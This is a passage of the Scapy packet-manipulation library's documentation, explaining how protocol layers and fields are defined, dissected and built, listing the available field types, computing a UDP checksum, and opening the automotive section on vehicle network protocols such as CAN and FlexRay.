<IP frag=0 proto=TCP |<TCP |<Raw load='AAAA' |>>>
>>> tcp.payload
<Raw load='AAAA' |>
```

As expected, `tcp.underlayer` points to the beginning of our IP packet, and `tcp.payload` to its payload.

7.2.1 Building a new layer

VERY EASY! A layer is mainly a list of fields. Let's look at UDP definition:

```
class UDP(Packet):
    name = "UDP"
    fields_desc = [ ShortEnumField("sport", 53, UDP_SERVICES),
                    ShortEnumField("dport", 53, UDP_SERVICES),
                    ShortField("len", None),
                    XShortField("chksum", None), ]
```

And you are done! There are many fields already defined for convenience, look at the doc^{^^}W^{^^} sources as Phil would say.

So, defining a layer is simply gathering fields in a list. The goal is here to provide the efficient default values for each field so the user does not have to give them when he builds a packet.

The main mechanism is based on the `Field` structure. Always keep in mind that a layer is just a little more than a list of fields, but not much more.

So, to understand how layers are working, one needs to look quickly at how the fields are handled.

7.2.2 Manipulating packets == manipulating its fields

A field should be considered in different states:

- **i** (nternal) : this is the way Scapy manipulates it.
- **m** (achine)
 - [this is where the truth is, that is the layer as it is] on the network.
- **h** (uman) : how the packet is displayed to our human eyes.

This explains the mysterious methods `i2h()`, `i2m()`, `m2i()` and so on available in each field: they are the conversion from one state to another, adapted to a specific use.

Other special functions:

- `any2i()` guess the input representation and returns the internal one.
- `i2repr()` a nicer `i2h()`

However, all these are “low level” functions. The functions adding or extracting a field to the current layer are:

- `addfield(self, pkt, s, val)`: copy the network representation of field `val` (belonging to layer `pkt`) to the raw string packet `s`:

```
class StrFixedLenField(StrField):
    def addfield(self, pkt, s, val):
        return s+struct.pack("%is"%self.length,self.i2m(pkt, val))
```

- `getfield(self, pkt, s)`: extract from the raw packet `s` the field value belonging to layer `pkt`. It returns a list, the 1st element is the raw packet string after having removed the extracted field, the second one is the extracted field itself in internal representation:

```
class StrFixedLenField(StrField):
    def getfield(self, pkt, s):
        return s[self.length:], self.m2i(pkt, s[:self.length])
```

When defining your own layer, you usually just need to define some `*2*()` methods, and sometimes also the `addfield()` and `getfield()`.

7.2.3 Example: variable length quantities

There is a way to represent integers on a variable length quantity often used in protocols, for instance when dealing with signal processing (e.g. MIDI).

Each byte of the number is coded with the MSB set to 1, except the last byte. For instance, 0x123456 will be coded as 0xC8E856:

```
def vlenq2str(l):
    s = []
    s.append(l & 0x7F)
    l = l >> 7
    while l > 0:
        s.append(0x80 | (l & 0x7F))
        l = l >> 7
    s.reverse()
    return bytes(bytearray(s))

def str2vlenq(s=b''):
    i = l = 0
    while i < len(s) and ord(s[i:i+1]) & 0x80:
        l = l << 7
        l = l + (ord(s[i:i+1]) & 0x7F)
        i = i + 1
    if i == len(s):
        warning("Broken vlenq: no ending byte")
    l = l << 7
    l = l + (ord(s[i:i+1]) & 0x7F)

    return s[i+1:], l
```

We will define a field which computes automatically the length of an associated string, but used that encoding format:

```
class VarLenQField(Field):
    """ variable length quantities """
    __slots__ = ["fld"]

    def __init__(self, name, default, fld):
        Field.__init__(self, name, default)
        self.fld = fld

    def i2m(self, pkt, x):
        if x is None:
```

(continues on next page)

7.3 Dissecting

Layers only are list of fields, but what is the glue between each field, and after, between each layer. These are the mysteries explain in this section.

7.3.1 The basic stuff

The core function for dissection is `Packet.dissect()`:

```
def dissect(self, s):
    s = self.pre_dissect(s)
    s = self.do_dissect(s)
    s = self.post_dissect(s)
    payl, pad = self.extract_padding(s)
    self.do_dissect_payload(payl)
    if pad and conf.padding:
        self.add_payload(Padding(pad))
```

When called, `s` is a string containing what is going to be dissected. `self` points to the current layer.

```
>>> p=IP("A"*20)/TCP("B"*32)
WARNING: bad dataofs (4). Assuming dataofs=5
>>> p
<IP version=4L ihl=1L tos=0x41 len=16705 id=16705 flags=DF frag=321L ttl=65L
↳ proto=65 checksum=0x4141
src=65.65.65.65 dst=65.65.65.65 |<TCP sport=16962 dport=16962L
↳ seq=1111638594L ack=1111638594L dataofs=4L
reserved=2L flags=SE window=16962 checksum=0x4242 urgptr=16962 options=[] |<RawL
↳ load='BBBBBBBBBBBB' |>>>
```

`Packet.dissect()` is called 3 times:

1. to dissect the "A"*20 as an IPv4 header
2. to dissect the "B"*32 as a TCP header
3. and since there are still 12 bytes in the packet, they are dissected as “Raw” data (which is some kind of default layer type)

For a given layer, everything is quite straightforward:

- `pre_dissect()` is called to prepare the layer.
- `do_dissect()` perform the real dissection of the layer.
- `post_dissection()` is called when some updates are needed on the dissected inputs (e.g. deciphering, uncompressing, ...)
- `extract_padding()` is an important function which should be called by every layer containing its own size, so that it can tell apart in the payload what is really related to this layer and what will be considered as additional padding bytes.
- `do_dissect_payload()` is the function in charge of dissecting the payload (if any). It is based on `guess_payload_class()` (see below). Once the type of the payload is known, the payload is bound to the current layer with this new type:

```
def do_dissect_payload(self, s):
    cls = self.guess_payload_class(s)
    p = cls(s, _internal=1, _underlayer=self)
    self.add_payload(p)
```

At the end, all the layers in the packet are dissected, and glued together with their known types.

7.3.2 Dissecting fields

The method with all the magic between a layer and its fields is `do_dissect()`. If you have understood the different representations of a layer, you should understand that “dissecting” a layer is building each of its fields from the machine to the internal representation.

Guess what? That is exactly what `do_dissect()` does:

```
def do_dissect(self, s):
    flist = self.fields_desc[:]
    flist.reverse()
    while s and flist:
        f = flist.pop()
        s, fval = f.getfield(self, s)
        self.fields[f] = fval
    return s
```

So, it takes the raw string packet, and feed each field with it, as long as there are data or fields remaining:

```
>>> F00("\xff\xff"+"B"*8)
<F00 len=2097090 data='BBBBBBB' |>
```

When writing `F00("\xff\xff"+"B"*8)`, it calls `do_dissect()`. The first field is `VarLenQField`. Thus, it takes bytes as long as their MSB is set, thus until (and including) the first ‘B’. This mapping is done thanks to `VarLenQField.getfield()` and can be cross-checked:

```
>>> vlenq2str(2097090)
'\xff\xffB'
```

Then, the next field is extracted the same way, until 2097090 bytes are put in `F00.data` (or less if 2097090 bytes are not available, as here).

If there are some bytes left after the dissection of the current layer, it is mapped in the same way to the what the next is expected to be (Raw by default):

```
>>> F00("\x05"+"B"*8)
<F00 len=5 data='BBBBB' |<Raw load='BBB' |>>
```

Hence, we need now to understand how layers are bound together.

7.3.3 Binding layers

One of the cool features with Scapy when dissecting layers is that it tries to guess for us what the next layer is. The official way to link 2 layers is using `bind_layers()` function.

Available inside the `packet` module, this function can be used as following:

```
bind_layers(ProtoA, ProtoB, FieldToBind=Value)
```

Each time a packet ProtoA()/ProtoB() will be created, the FieldToBind of ProtoA will be equal to Value.

For instance, if you have a class HTTP, you may expect that all the packets coming from or going to port 80 will be decoded as such. This is simply done that way:

```
bind_layers( TCP, HTTP, sport=80 )
bind_layers( TCP, HTTP, dport=80 )
```

That's all folks! Now every packet related to port 80 will be associated to the layer HTTP, whether it is read from a pcap file or received from the network.

The guess_payload_class() way

Sometimes, guessing the payload class is not as straightforward as defining a single port. For instance, it can depend on a value of a given byte in the current layer. The 2 needed methods are:

- `guess_payload_class()` which must return the guessed class for the payload (next layer). By default, it uses links between classes that have been put in place by `bind_layers()`.
- `default_payload_class()` which returns the default value. This method defined in the class `Packet` returns `Raw`, but it can be overloaded.

For instance, decoding 802.11 changes depending on whether it is ciphered or not:

```
class Dot11(Packet):
    def guess_payload_class(self, payload):
        if self.FCfield & 0x40:
            return Dot11WEP
        else:
            return Packet.guess_payload_class(self, payload)
```

Several comments are needed here:

- this cannot be done using `bind_layers()` because the tests are supposed to be “field==value”, but it is more complicated here as we test a single bit in the value of a field.
- if the test fails, no assumption is made, and we plug back to the default guessing mechanisms calling `Packet.guess_payload_class()`

Most of the time, defining a method `guess_payload_class()` is not a necessity as the same result can be obtained from `bind_layers()`.

Changing the default behavior

If you do not like Scapy's behavior for a given layer, you can either change or disable it through a call to `split_layers()`. For instance, if you do not want UDP/53 to be bound with DNS, just add in your code:

```
split_layers(UDP, DNS, sport=53)
```

Now every packet with source port 53 will not be handled as DNS, but whatever you specify instead.

7.3.4 Under the hood: putting everything together

In fact, each layer has a field `payload_guess`. When you use the `bind_layers()` way, it adds the defined next layers to that list.

```
>>> p=TCP()
>>> p.payload_guess
[({'dport': 2000}, <class 'scapy.Skinny'>), ({'sport': 2000}, <class 'scapy.
↳Skinny'>), ... ]
```

Then, when it needs to guess the next layer class, it calls the default method `Packet.guess_payload_class()`. This method runs through each element of the list `payload_guess`, each element being a tuple:

- the 1st value is a field to test (`'dport': 2000`)
- the 2nd value is the guessed class if it matches (`Skinny`)

So, the default `guess_payload_class()` tries all element in the list, until one matches. If no element are found, it then calls `default_payload_class()`. If you have redefined this method, then yours is called, otherwise, the default one is called, and `Raw` type is returned.

`Packet.guess_payload_class()`

- test what is in field `guess_payload`
- call overloaded `guess_payload_class()`

7.4 Building

Building a packet is as simple as building each layer. Then, some magic happens to glue everything. Let's do magic then.

7.4.1 The basic stuff

The first thing to establish is: what does “build” mean? As we have seen, a layer can be represented in different ways (human, internal, machine). Building means going to the machine format.

The second thing to understand is “when” a layer is built. The answer is not that obvious, but as soon as you need the machine representation, the layers are built: when the packet is dropped on the network or written to a file, or when it is converted as a string, ... In fact, machine representation should be regarded as a big string with the layers appended altogether.

```
>>> p = IP()/TCP()
>>> hexdump(p)
0000 45 00 00 28 00 01 00 00 40 06 7C CD 7F 00 00 01 E..(....@.|.....
0010 7F 00 00 01 00 14 00 50 00 00 00 00 00 00 00 00 .....P.....
0020 50 02 20 00 91 7C 00 00 P. ..|..
```

Calling `raw()` builds the packet:

- non instanced fields are set to their default value
- lengths are updated automatically
- checksums are computed
- and so on.

In fact, using `raw()` rather than `show2()` or any other method is not a random choice as all the functions building the packet calls `Packet.__str__()` (or `Packet.__bytes__()` under Python 3). However, `__str__()` calls another method: `build()`:

```
def __str__(self):
    return next(iter(self)).build()
```

What is important also to understand is that usually, you do not care about the machine representation, that is why the human and internal representations are here.

So, the core method is `build()` (the code has been shortened to keep only the relevant parts):

```
def build(self, internal=0):
    pkt = self.do_build()
    pay = self.build_payload()
    p = self.post_build(pkt, pay)
    if not internal:
        pkt = self
        while pkt.haslayer(Padding):
            pkt = pkt.getlayer(Padding)
            p += pkt.load
            pkt = pkt.payload
    return p
```

So, it starts by building the current layer, then the payload, and `post_build()` is called to update some late evaluated fields (like checksums). Last, the padding is added to the end of the packet.

Of course, building a layer is the same as building each of its fields, and that is exactly what `do_build()` does.

7.4.2 Building fields

The building of each field of a layer is called in `Packet.do_build()`:

```
def do_build(self):
    p=""
    for f in self.fields_desc:
        p = f.addfield(self, p, self.getfieldval(f))
    return p
```

The core function to build a field is `addfield()`. It takes the internal view of the field and put it at the end of `p`. Usually, this method calls `i2m()` and returns something like `p.self.i2m(val)` (where `val=self.getfieldval(f)`).

If `val` is set, then `i2m()` is just a matter of formatting the value the way it must be. For instance, if a byte is expected, `struct.pack("B", val)` is the right way to convert it.

However, things are more complicated if `val` is not set, it means no default value was provided earlier, and thus the field needs to compute some “stuff” right now or later.

“Right now” means thanks to `i2m()`, if all pieces of information are available. For instance, if you have to handle a length until a certain delimiter.

Ex: counting the length until a delimiter

```

class XNumberField(FieldLenField):

    def __init__(self, name, default, sep="\r\n"):
        FieldLenField.__init__(self, name, default, fld)
        self.sep = sep

    def i2m(self, pkt, x):
        x = FieldLenField.i2m(self, pkt, x)
        return "%02x" % x

    def m2i(self, pkt, x):
        return int(x, 16)

    def addfield(self, pkt, s, val):
        return s+self.i2m(pkt, val)

    def getfield(self, pkt, s):
        sep = s.find(self.sep)
        return s[sep:], self.m2i(pkt, s[:sep])

```

In this example, in `i2m()`, if `x` has already a value, it is converted to its hexadecimal value. If no value is given, a length of “0” is returned.

The glue is provided by `Packet.do_build()` which calls `Field.addfield()` for each field in the layer, which in turn calls `Field.i2m()`: the layer is built IF a value was available.

7.4.3 Handling default values: `post_build`

A default value for a given field is sometimes either not known or impossible to compute when the fields are put together. For instance, if we used a `XNumberField` as defined previously in a layer, we expect it to be set to a given value when the packet is built. However, nothing is returned by `i2m()` if it is not set.

The answer to this problem is `Packet.post_build()`.

When this method is called, the packet is already built, but some fields still need to be computed. This is typically what is required to compute checksums or lengths. In fact, this is required each time a field’s value depends on something which is not in the current

So, let us assume we have a packet with a `XNumberField`, and have a look to its building process:

```

class Foo(Packet):
    fields_desc = [
        ByteField("type", 0),
        XNumberField("len", None, "\r\n"),
        StrFixedLenField("sep", "\r\n", 2)
    ]

    def post_build(self, p, pay):
        if self.len is None and pay:
            l = len(pay)
            p = p[:1] + struct.pack("!B", l) + p[2:]
        return p+pay

```

When `post_build()` is called, `p` is the current layer, `pay` the payload, that is what has already been built. We want our length to be the full length of the data put after the separator, so we add its computation in `post_build()`.

```
>>> p = Foo()/("X"*32)
>>> p.show2()
###[ Foo ]###
  type= 0
  len= 32
  sep= '\r\n'
###[ Raw ]###
  load= 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
```

`len` is correctly computed now:

```
>>> hexdump(raw(p))
0000  00 32 30 0D 0A 58 58 58  58 58 58 58 58 58 58  .20..XXXXXXXXXX
0010  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
0020  58 58 58 58 58                    XXXXX
```

And the machine representation is the expected one.

7.4.4 Handling default values: automatic computation

As we have previously seen, the dissection mechanism is built upon the links between the layers created by the programmer. However, it can also be used during the building process.

In the layer `Foo()`, our first byte is the type, which defines what comes next, e.g. if `type=0`, next layer is `Bar0`, if it is 1, next layer is `Bar1`, and so on. We would like then this field to be set automatically according to what comes next.

```
class Bar1(Packet):
    fields_desc = [
        IntField("val", 0),
    ]

class Bar2(Packet):
    fields_desc = [
        IPField("addr", "127.0.0.1")
    ]
```

If we use these classes with nothing else, we will have trouble when dissecting the packets as nothing binds `Foo` layer with the multiple `Bar*` even when we explicitly build the packet through the call to `show2()`:

```
>>> p = Foo()/Bar1(val=1337)
>>> p
<Foo |<Bar1 val=1337 |>>
>>> p.show2()
###[ Foo ]###
  type= 0
  len= 4
```

(continues on next page)

(continued from previous page)

```
sep= '\r\n'
###[ Raw ]###
load= '\x00\x00\x059'
```

Problems:

1. `type` is still equal to 0 while we wanted it to be automatically set to 1. We could of course have built `p` with `p = Foo(type=1)/Bar0(val=1337)` but this is not very convenient.
2. the packet is badly dissected as `Bar1` is regarded as `Raw`. This is because no links have been set between `Foo()` and `Bar*()`.

In order to understand what we should have done to obtain the proper behavior, we must look at how the layers are assembled. When two independent packets instances `Foo()` and `Bar1(val=1337)` are compounded with the `'/'` operator, it results in a new packet where the two previous instances are cloned (i.e. are now two distinct objects structurally different, but holding the same values):

```
def __div__(self, other):
    if isinstance(other, Packet):
        cloneA = self.copy()
        cloneB = other.copy()
        cloneA.add_payload(cloneB)
        return cloneA
    elif type(other) is str:
        return self/Raw(load=other)
```

The right-hand side of the operator becomes the payload of the left-hand side. This is performed through the call to `add_payload()`. Finally, the new packet is returned.

Note: we can observe that if `other` isn't a `Packet` but a string, the `Raw` class is instantiated to form the payload. Like in this example:

```
>>> IP()/"AAAA"
<IP  |<Raw  load='AAAA'  |>>
```

Well, what `add_payload()` should implement? Just a link between two packets? Not only, in our case, this method will appropriately set the correct value to `type`.

Instinctively we feel that the upper layer (the right of `'/'`) can gather the values to set the fields to the lower layer (the left of `'/'`). Like previously explained, there is a convenient mechanism to specify the bindings in both directions between two neighboring layers.

Once again, these information must be provided to `bind_layers()`, which will internally call `bind_top_down()` in charge to aggregate the fields to overload. In our case what we need to specify is:

```
bind_layers( Foo, Bar1, {'type':1} )
bind_layers( Foo, Bar2, {'type':2} )
```

Then, `add_payload()` iterates over the `overload_fields` of the upper packet (the payload), get the fields associated to the lower packet (by its type) and insert them in `overloaded_fields`.

For now, when the value of this field will be requested, `getfieldval()` will return the value inserted in `overloaded_fields`.

The fields are dispatched between three dictionaries:

- **fields:** fields whose the value have been explicitly set, like `pdst` in `TCP` (`pdst='42'`)
- **overloaded_fields:** overloaded fields
- **default_fields:** all the fields with their default value (these fields are initialized according to `fields_desc` by the constructor by calling `init_fields()`).

In the following code, we can observe how a field is selected and its value returned:

```
def getfieldval(self, attr):
    for f in self.fields, self.overloaded_fields, self.default_fields:
        if f.has_key(attr):
            return f[attr]
    return self.payload.getfieldval(attr)
```

Fields inserted in `fields` have the higher priority, then `overloaded_fields`, then finally `default_fields`. Hence, if the field type is set in `overloaded_fields`, its value will be returned instead of the value contained in `default_fields`.

We are now able to understand all the magic behind it!

```
>>> p = Foo()/Bar1(val=0x1337)
>>> p
<Foo type=1 |<Bar1 val=4919 |>>
>>> p.show()
###[ Foo ]###
  type= 1
  len= 4
  sep= '\r\n'
###[ Bar1 ]###
  val= 4919
```

Our 2 problems have been solved without us doing much: so good to be lazy :)

7.4.5 Under the hood: putting everything together

Last but not least, it is very useful to understand when each function is called when a packet is built:

```
>>> hexdump(raw(p))
Packet.str=Foo
Packet.iter=Foo
Packet.iter=Bar1
Packet.build=Foo
Packet.build=Bar1
Packet.post_build=Bar1
Packet.post_build=Foo
```

As you can see, it first runs through the list of each field, and then build them starting from the beginning. Once all layers have been built, it then calls `post_build()` starting from the end.

7.5 Fields

Here's a list of fields that Scapy supports out of the box:

7.5.1 Simple datatypes

Legend:

- X - hexadecimal representation
- LE - little endian (default is big endian = network byte order)
- Signed - signed (default is unsigned)

```

ByteField
XByteField

ShortField
SignedShortField
LEShortField
XShortField

X3BytesField      # three bytes as hex
XLE3BytesField    # little endian three bytes as hex
ThreeBytesField   # three bytes as decimal
LEThreeBytesField # little endian three bytes as decimal
LE3BytesEnumField
XLE3BytesEnumField

IntField
SignedIntField
LEIntField
LESignedIntField
XIntField

LongField
SignedLongField
LELongField
LESignedLongField
XLongField
LELongField

IEEEFloatField
IEEEDoubleField
BCDFloatField     # binary coded decimal

BitField
XBitField

BitFieldLenField  # BitField specifying a length (used in RTP)
FlagsField
FloatField

```

7.5.2 Enumerations

Possible field values are taken from a given enumeration (list, dictionary, ...) e.g.:

```
ByteEnumField("code", 4, {1:"REQUEST",2:"RESPONSE",3:"SUCCESS",4:"FAILURE"})
```

```
EnumField(name, default, enum, fmt = "H")
CharEnumField
BitEnumField
ShortEnumField
LEShortEnumField
ByteEnumField
IntEnumField
SignedIntEnumField
LEIntEnumField
XShortEnumField
```

7.5.3 Strings

```
StrField(name, default, fmt="H", remain=0, shift=0)
StrLenField(name, default, fld=None, length_from=None, shift=0):
StrFixedLenField
StrNullField
StrStopField
```

7.5.4 Lists and lengths

```
FieldList(name, default, field, fld=None, shift=0, length_from=None, count_
↳from=None)
    # A list assembled and dissected with many times the same field type

    # field: instance of the field that will be used to assemble and
↳disassemble a list item
    # length_from: name of the FieldLenField holding the list length

FieldLenField      # holds the list length of a FieldList field
LEFieldLenField

LenField           # contains len(pkt.payload)

PacketField        # holds packets
PacketLenField     # used e.g. in ISAKMP_payload_Proposal
PacketListField
```

Variable length fields

This is about how fields that have a variable length can be handled with Scapy. These fields usually know their length from another field. Let's call them varfield and lenfield. The idea is to make each field reference the other so that when a packet is dissected, varfield can know its length from lenfield when a packet is assembled, you don't have to fill lenfield, that will deduce its value directly from varfield value.

Problems arise when you realize that the relation between lenfield and varfield is not always straightforward. Sometimes, lenfield indicates a length in bytes, sometimes a number of objects. Sometimes the length includes the header part, so that you must subtract the fixed header length to deduce the varfield length. Sometimes the length is not counted in bytes but in 16bits words. Sometimes the same lenfield is used by two different varfields. Sometimes the same varfield is referenced by two lenfields, one in bytes one in 16bits words.

The length field

First, a lenfield is declared using `FieldLenField` (or a derivate). If its value is `None` when assembling a packet, its value will be deduced from the varfield that was referenced. The reference is done using either the `length_of` parameter or the `count_of` parameter. The `count_of` parameter has a meaning only when varfield is a field that holds a list (`PacketListField` or `FieldListField`). The value will be the name of the varfield, as a string. According to which parameter is used the `i2len()` or `i2count()` method will be called on the varfield value. The returned value will be adjusted by the function provided in the `adjust` parameter. `adjust` will be applied to 2 arguments: the packet instance and the value returned by `i2len()` or `i2count()`. By default, `adjust` does nothing:

```
adjust=lambda pkt,x: x
```

For instance, if `the_varfield` is a list

```
FieldLenField("the_lenfield", None, count_of="the_varfield")
```

or if the length is in 16bits words:

```
FieldLenField("the_lenfield", None, length_of="the_varfield", adjust=lambda
    ↪pkt,x:(x+1)/2)
```

The variable length field

A varfield can be: `StrLenField`, `PacketLenField`, `PacketListField`, `FieldListField`, ...

For the two firsts, when a packet is being dissected, their lengths are deduced from a lenfield already dissected. The link is done using the `length_from` parameter, which takes a function that, applied to the partly dissected packet, returns the length in bytes to take for the field. For instance:

```
StrLenField("the_varfield", "the_default_value", length_from = lambda pkt:
    ↪pkt.the_lenfield)
```

or

```
StrLenField("the_varfield", "the_default_value", length_from = lambda pkt:
    ↪pkt.the_lenfield-12)
```

For the `PacketListField` and `FieldListField` and their derivatives, they work as above when they need a length. If they need a number of elements, the `length_from` parameter must be ignored and the `count_from` parameter must be used instead. For instance:

```
FieldListField("the_varfield", ["1.2.3.4"], IPField("", "0.0.0.0"), count_
    ↪from = lambda pkt: pkt.the_lenfield)
```

Examples

```

class TestSLF(Packet):
    fields_desc=[ FieldLenField("len", None, length_of="data"),
                  StrLenField("data", "", length_from=lambda pkt:pkt.len) ]

class TestPLF(Packet):
    fields_desc=[ FieldLenField("len", None, count_of="plist"),
                  PacketListField("plist", None, IP, count_from=lambda
↳pkt:pkt.len) ]

class TestFLF(Packet):
    fields_desc=[
        FieldLenField("the_lenfield", None, count_of="the_varfield"),
        FieldListField("the_varfield", ["1.2.3.4"], IPField("", "0.0.0.0"),
            count_from = lambda pkt: pkt.the_lenfield) ]

class TestPkt(Packet):
    fields_desc = [ ByteField("f1",65),
                    ShortField("f2",0x4244) ]
    def extract_padding(self, p):
        return "", p

class TestPLF2(Packet):
    fields_desc = [ FieldLenField("len1", None, count_of="plist",fmt="H",
↳adjust=lambda pkt,x:x+2),
                    FieldLenField("len2", None, length_of="plist",fmt="I",
↳adjust=lambda pkt,x:(x+1)/2),
                    PacketListField("plist", None, TestPkt, length_
↳from=lambda x:(x.len2*2)/3*3) ]

```

Test the FieldListField class:

```

>>> TestFLF("\x00\x02ABCDEF GHIJKL")
<TestFLF  the_lenfield=2 the_varfield=['65.66.67.68', '69.70.71.72'] |<Raw
↳load='IJKL' |>>

```

7.5.5 Special

Emph *# Wrapper to emphasize field when printing, e.g. `Emph(IPField("dst",`
↳`"127.0.0.1"))`,*

ActionField

ConditionalField(fld, cond)

*# Wrapper to make field 'fld' only appear if
function 'cond' evals to True, e.g.
ConditionalField(XShortField("checksum",None),lambda pkt:pkt.
↳checksumpresent==1)
When hidden, it won't be built nor dissected and the stored value
↳will be 'None'*

(continues on next page)

(continued from previous page)

```

PadField(fld, align, padwith=None)
    # Add bytes after the proxified field so that it ends at
    # the specified alignment from its beginning

BitExtendedField(extension_bit)
    # Field with a variable number of bytes. Each byte is made of:
    # - 7 bits of data
    # - 1 extension bit:
    #     * 0 means that it is the last byte of the field ("stopping bit")
    #     * 1 means that there is another byte after this one ("forwarding_
↪ bit")
    # extension_bit is the bit number [0-7] of the extension bit in the_
↪ byte

MSBExtendedField, LSBExtendedField    # Special cases of BitExtendedField

```

7.5.6 TCP/IP

```

IPField
SourceIPField

IPOptionsField
TCPOptionsField

MACField
DestMACField(MACField)
SourceMACField(MACField)

ICMPTimestampField

```

7.5.7 802.11

```

Dot11AddrMACField
Dot11Addr2MACField
Dot11Addr3MACField
Dot11Addr4MACField
Dot11SCField

```

7.5.8 DNS

```

DNSStrField
DNSRRCountField
DNSRRField
DNSQRField

```

7.5.9 ASN.1

```
ASN1F_element
ASN1F_field
ASN1F_INTEGER
ASN1F_enum_INTEGER
ASN1F_STRING
ASN1F_OID
ASN1F_SEQUENCE
ASN1F_SEQUENCE_OF
ASN1F_PACKET
ASN1F_CHOICE
```

7.5.10 Other protocols

```
NetBIOSNameField          # NetBIOS (StrFixedLenField)

ISAKMPTransformSetField   # ISAKMP (StrLenField)

TimeStampField            # NTP (BitField)
```

7.6 Design patterns

Some patterns are similar to a lot of protocols and thus can be described the same way in Scapy.

The following parts will present several models and conventions that can be followed when implementing a new protocol.

7.6.1 Field naming convention

The goal is to keep the writing of packets fluent and intuitive. The basic instructions are the following :

- Do not use any value from the `Packet.__slots__`` list as a field name (such as `name`, `time` or `original`), as they are reserved for Scapy internals
- Use inverted camel case and common abbreviations (e.g. `len`, `src`, `dst`, `dstPort`, `srcIp`).
- Wherever it is either possible or relevant, prefer using the names from the specifications. This aims to help newcomers to easily forge packets.

7.6.2 Add new protocols to Scapy

New protocols can go either in `scapy/layers` or to `scapy/contrib`. Protocols in `scapy/layers` should be usually found on common networks, while protocols in `scapy/contrib` should be uncommon or specific.

To be precise, `scapy/layers` protocols should not be importing `scapy/contrib` protocols, whereas `scapy/contrib` protocols may import both `scapy/contrib` and `scapy/layers` protocols.

Scapy provides an `explore()` function, to search through the available layer/contrib modules. Therefore, modules contributed back to Scapy must provide information about them, knowingly:

- A **contrib** module must have defined, near the top of the module (below the license header is a good place) (**without the brackets**) [Example](#)

```
# scapy.contrib.description = [...]  
# scapy.contrib.status = [...]  
# scapy.contrib.name = [...] (optional)
```

- If the contrib module does not contain any packets, and should not be indexed in *explore()*, then you should instead set:

```
# scapy.contrib.status = skip
```

- A **layer** module must have a docstring, in which the first line shortly describes the module.

CALLING SCAPY FUNCTIONS

This section provides some examples that show how to benefit from Scapy functions in your own code.

8.1 UDP checksum

The following example explains how to use the `checksum()` function to compute and UDP checksum manually. The following steps must be performed:

1. compute the UDP pseudo header as described in RFC768
2. build a UDP packet with Scapy with `p[UDP].chksum=0`
3. call `checksum()` with the pseudo header and the UDP packet

```
from scapy.all import *

# Get the UDP checksum computed by Scapy
packet = IP(dst="10.11.12.13", src="10.11.12.14")/UDP()/DNS()
packet = IP(raw(packet)) # Build packet (automatically done when sending)
checksum_scapy = packet[UDP].chksum

# Set the UDP checksum to 0 and compute the checksum 'manually'
packet = IP(dst="10.11.12.13", src="10.11.12.14")/UDP(chksum=0)/DNS()
packet_raw = raw(packet)
udp_raw = packet_raw[20:]
# in4_chksum is used to automatically build a pseudo-header
chksum = in4_chksum(socket.IPPROTO_UDP, packet[IP], udp_raw) # For more
↳infos, call "help(in4_chksum)"

assert(checksum_scapy == chksum)
```


Note

This document is under a [Creative Commons Attribution - Non-Commercial - Share Alike 2.5 license](#).

9.1 Automotive-specific Documentation

Section author: Nils Weiss <nils@we155.de>

9.1.1 Overview

Note

All automotive-related features work best on Linux systems. CANSockets and ISOTPSockets are based on Linux kernel modules. The python-can project is used to support CAN and CANSockets on a wider range of operating systems and CAN hardware interfaces.

Protocols

The following table should give a brief overview of all the automotive-related capabilities of Scapy. Most application layer protocols have many specialized `Packet` classes. These special-purpose `Packets` are not part of this overview. Use the `explore()` function to get all information about one specific protocol.

OSI Layer	Protocol	Scapy Implementations
Application Layer	UDS (ISO 14229)	UDS, UDS_*, UDS_TesterPresentSender
	GMLAN	GMLAN, GMLAN_*, GMLAN_[Utilities]
	SOME/IP	SOMEIP, SD
	BMW HSFZ	HSFZ, HSFZSocket, UDS_HSFZSocket
	OBD	OBD, OBD_S0[0-9A]
	CCP	CCP, DTO, CRO
	XCP	XCPOnCAN, XCPOnUDP, XCPOnTCP, CTORequest, CTOResponse, DTO
Transportation Layer	ISO-TP (ISO 15765-2)	ISOTPSocket, ISOTPNativeSocket, ISOTPSocketSoftSocket, ISOTPSniffer, ISOTPMessagesBuilder, ISOTPSession, ISOTPHeader, ISOTPHeaderEA, isotp_scan, ISOTP, ISOTP_SF, ISOTP_FF, ISOTP_CF, ISOTP_FC
Data Link Layer	CAN (ISO 11898)	CAN, CANSocket, rdcandump, CandumpReader

9.1.2 Technical Background

Parts this section were published in a study report¹⁰.

Physical Protocols

More than 20 different communication protocols exist for the vehicle's internal wired communication. Most vehicles make use of five to ten different protocols for their internal communication. The decision which communication protocol is used from an Original Equipment Manufacturer (OEM) is usually made by the trade-off between the costs for communication technology and the final car price. The four major communication technologies for inter-ECU communication are Controller Area Network (CAN), FlexRay, Local Interconnect Network (LIN), and Automotive Ethernet. For security considerations, these are the most relevant protocols for wired communication in vehicles.

LIN

LIN is a single wire communication protocol for low data rates. Actuators and sensors of a vehicle exchange information with an ECU, acting as a LIN master. Software updates over LIN are possible, but the LIN slaves usually do not need software updates because of their limited functionality.

CAN

CAN is by far the most used communication technology for inter-ECU communication in vehicles. In older or cheaper vehicles, CAN is still the primary protocol for a vehicle's backbone communication. Safety-critical communication during a vehicle's operation, diagnostic information, and software updates are transferred between ECUs over CAN. The lack of security features in the protocol itself, combined with the general use, makes CAN the primary protocol for security investigations.

FlexRay

The FlexRay consortium designed FlexRay as a successor of CAN. Modern vehicles have higher demands on communication bandwidth. By design, FlexRay is a fast and reliable communication protocol for inter-ECU communication. FlexRay components are more expensive than CAN components, leading to a more selective use by OEMs.

Automotive Ethernet

Recent upper-class vehicles implement Automotive Ethernet, the new backbone technology for internal vehicle communication. The rapidly grown bandwidth demands already replace FlexRay. The primary reasons for these demands are driver-assistant and autonomous-driving features. Only the physical layer (layer 1) of the Open Systems Interconnection (OSI) model distinguishes Ethernet (IEEE 802.3) from Automotive Ethernet (BroadR-Reach). This design decision leads to multiple advantages. For example, communication stacks of operating systems can be used without modification and routing, filtering, and firewall systems. Automotive Ethernet components are already cheaper than FlexRay components, which will lead to vehicle topologies, where CAN and Automotive Ethernet are the most used communication protocols.

¹⁰ Nils Weiss. Security Testing in Safety-Critical Networks. PhD Study Report. http://www.kiv.zcu.cz/site/documents/verejne/vyzkum/publikace/technicke-zpravy/2020/Rigo_Weiss_2020_2.pdf

Topologies

Line-Bus

